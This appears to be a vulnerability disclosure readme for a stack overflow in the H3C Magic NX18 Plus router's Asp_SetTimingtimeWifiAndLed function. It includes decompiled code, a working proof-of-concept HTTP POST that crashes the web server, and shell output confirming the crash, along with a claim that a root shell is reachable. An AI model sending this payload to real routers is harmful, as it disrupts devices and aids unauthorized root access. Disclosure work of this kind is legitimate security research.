

main vuln / H3C / H3C NX18 Plus / 3 /



Darry-lang1 Add files via upload ...

on Jul 25 History

..



img

4 months ago



readme.md

4 months ago



readme.md

# H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202103/1389284\\_30005\\_0.htm](https://www.h3c.com/cn/d_202103/1389284_30005_0.htm)

## Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:

## H3C NX18PV100R003 软件版本及说明书

软件名称: H3C NX18PV100R003 软件版本及说明书

发布日期: 2021/3/9 11:32:54

下载:

→ H3C NX18PV100R003 版本说明书.pdf(889.01 KB)

→ NX18PV100R003.zip(12.65 MB)

软件说明:

联系我们

## Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the Asp\_SetTimingtimeWifiAndLed function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
23 char v22[32]; // [sp+18h] [-50h] BYREF
24 int v23; // [sp+38h] [-30h] BYREF
25 int v24; // [sp+3Ch] [-2Ch]
26 int v25; // [sp+40h] [-28h]
27 int v26; // [sp+44h] [-24h]
28 int v27; // [sp+48h] [-20h]
29 int v28; // [sp+4Ch] [-1Ch] BYREF
30 char v29[8]; // [sp+50h] [-18h]
31 int v30; // [sp+58h] [-10h]
32 int v31; // [sp+5Ch] [-Ch]
33 int v32; // [sp+60h] [-8h]
34 int v33; // [sp+64h] [-4h]
35
36 v29[0] = 1;
37 v29[1] = 2;
38 v29[2] = 3;
39 v28 = 0;
40 v1 = (const char *)websgetvar(a1, "param", "");
41 if (!v1)
42     return -2;
43 memset(v22, 0, sizeof(v22));
44 sscanf(v1, "%[^;];", v22);
45 v2 = strlen(v22);
46 v3 = &v1[v2 + 1];
47 v4 = strcmp("timerange", v22, v2);
```

In the Asp\_SetTimingtimeWifiAndLed function, the param we entered is formatted using the sscanf function and in the form of %[^;];. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v22, it will cause a stack overflow.

## Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
CMD=Asp_SetTimingtimeWifiAndLed&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
1631 *root      200 S    wapp -d1 -v2 -cra0 crax0
1671 *root      2020 S    p1905_managerd -d0 -r0 -f /mnt/map/1905d.cfg -F /mnt/map/wts_bss_info_config
1672 *root      556 S    mapd -I /mnt/map/mapd_cfg -O/mnt/map/mapd_strng.conf
1685 *root      724 S    dnsmasq -r /etc/resolv.conf -n -c 500
1729 *root          SW [kworker/2:1]
1793 *root      820 S    /bin/dhcpd -d -q br0
1842 *root     1692 S    upnpd /var/run/upnp_385875969 br0 WAN1
2245 *root          SW [kworker/0:1]
2270 *root          SW [kworker/1:1]
2543 *root          SW [kworker/3:1]
2550 *root          SW [kworker/2:2]
2649 *root          SW [kworker/0:0]
2797 *root          SW [kworker/u8:0]
2871 *root     5332 S    /bin/webs &
3091 *root      750 S    -mwcrt
3094 *root      764 S    /bin/sh
3096 *root      764 R    ps
26984 *root     1036 S    telnetd
/ #
```

The picture above shows the process information before we send poc.

```
1672 *root      556 S    mapd -I /mnt/map/mapd_cfg -O/mnt/map/mapd_strng.conf
1685 *root      724 S    dnsmasq -r /etc/resolv.conf -n -c 500
1729 *root              SW    [kworker/2:1]
1793 *root      820 S    /bin/dhcpd -d -q br0
1842 *root     1692 S    upnpd /var/run/upnp_385875969 br0 WAN1
2245 *root              SW    [kworker/0:1]
2270 *root              SW    [kworker/1:1]
2543 *root              SW    [kworker/3:1]
2550 *root              SW    [kworker/2:2]
2649 *root              SW    [kworker/0:0]
2797 *root              SW    [kworker/u8:0]
3091 *root      756 S    -mwcli
3094 *root     1552 S    /bin/sh
3111 *root     4340 S    /bin/webs &
3115 *root      764 R    ps
26984 *root     1036 S    telnetd
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息

日志信息

提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

查询项：

日期

 关键字：


请选择

查询

显示全部

	日期时间	级别	信息来源	信息内容
	2022-07-23 14:28:07	error	系统	webs进程已重启。

The picture above is the log information.



已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2021.02.28-08:30+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  2 1003      1003      8818 Feb 28  2021 www
drwxrwxrwt 11 *root    root      260 Jul 23 14:09 var
drwxrwxr-x  5 1003      1003      49 Feb 28  2021 usr
drwxrwxr-x  3 1003      1003      26 Feb 28  2021 uelbrc
lrwxrwxrwx  1 1003      1003       7 Feb 28  2021 tmp -> var/tmp
dr-xr-xr-x 12 *root    root       0 Jan  1  1970 sys
lrwxrwxrwx  1 1003      1003       3 Feb 28  2021 sbin -> bin
dr-xr-xr-x 98 *root    root       0 Jan  1  1970 proc
drwxrwxr-x  2 1003      1003       3 Feb 28  2021 plugin
drwxr-xr-x  9 *root    root       0 Jan  1  1970 mnt
lrwxrwxrwx  1 1003      1003       3 Feb 28  2021 lib32 -> lib
drwxrwxr-x  4 1003      1003     1985 Feb 28  2021 lib
lrwxrwxrwx  1 1003      1003       9 Feb 28  2021 init -> sbin/init
drwxrwxr-x  2 1003      1003       3 Feb 28  2021 home
drwxrwxrwt 11 *root    root      920 Jan  1  1970 etc
drwxrwxr-x  4 1003      1003     1587 Feb 28  2021 dev
drwxr-xr-x  2 1003      1003     1868 Feb 28  2021 bin
/ #
```

Finally, you also can write exp to get a stable root shell without authorization.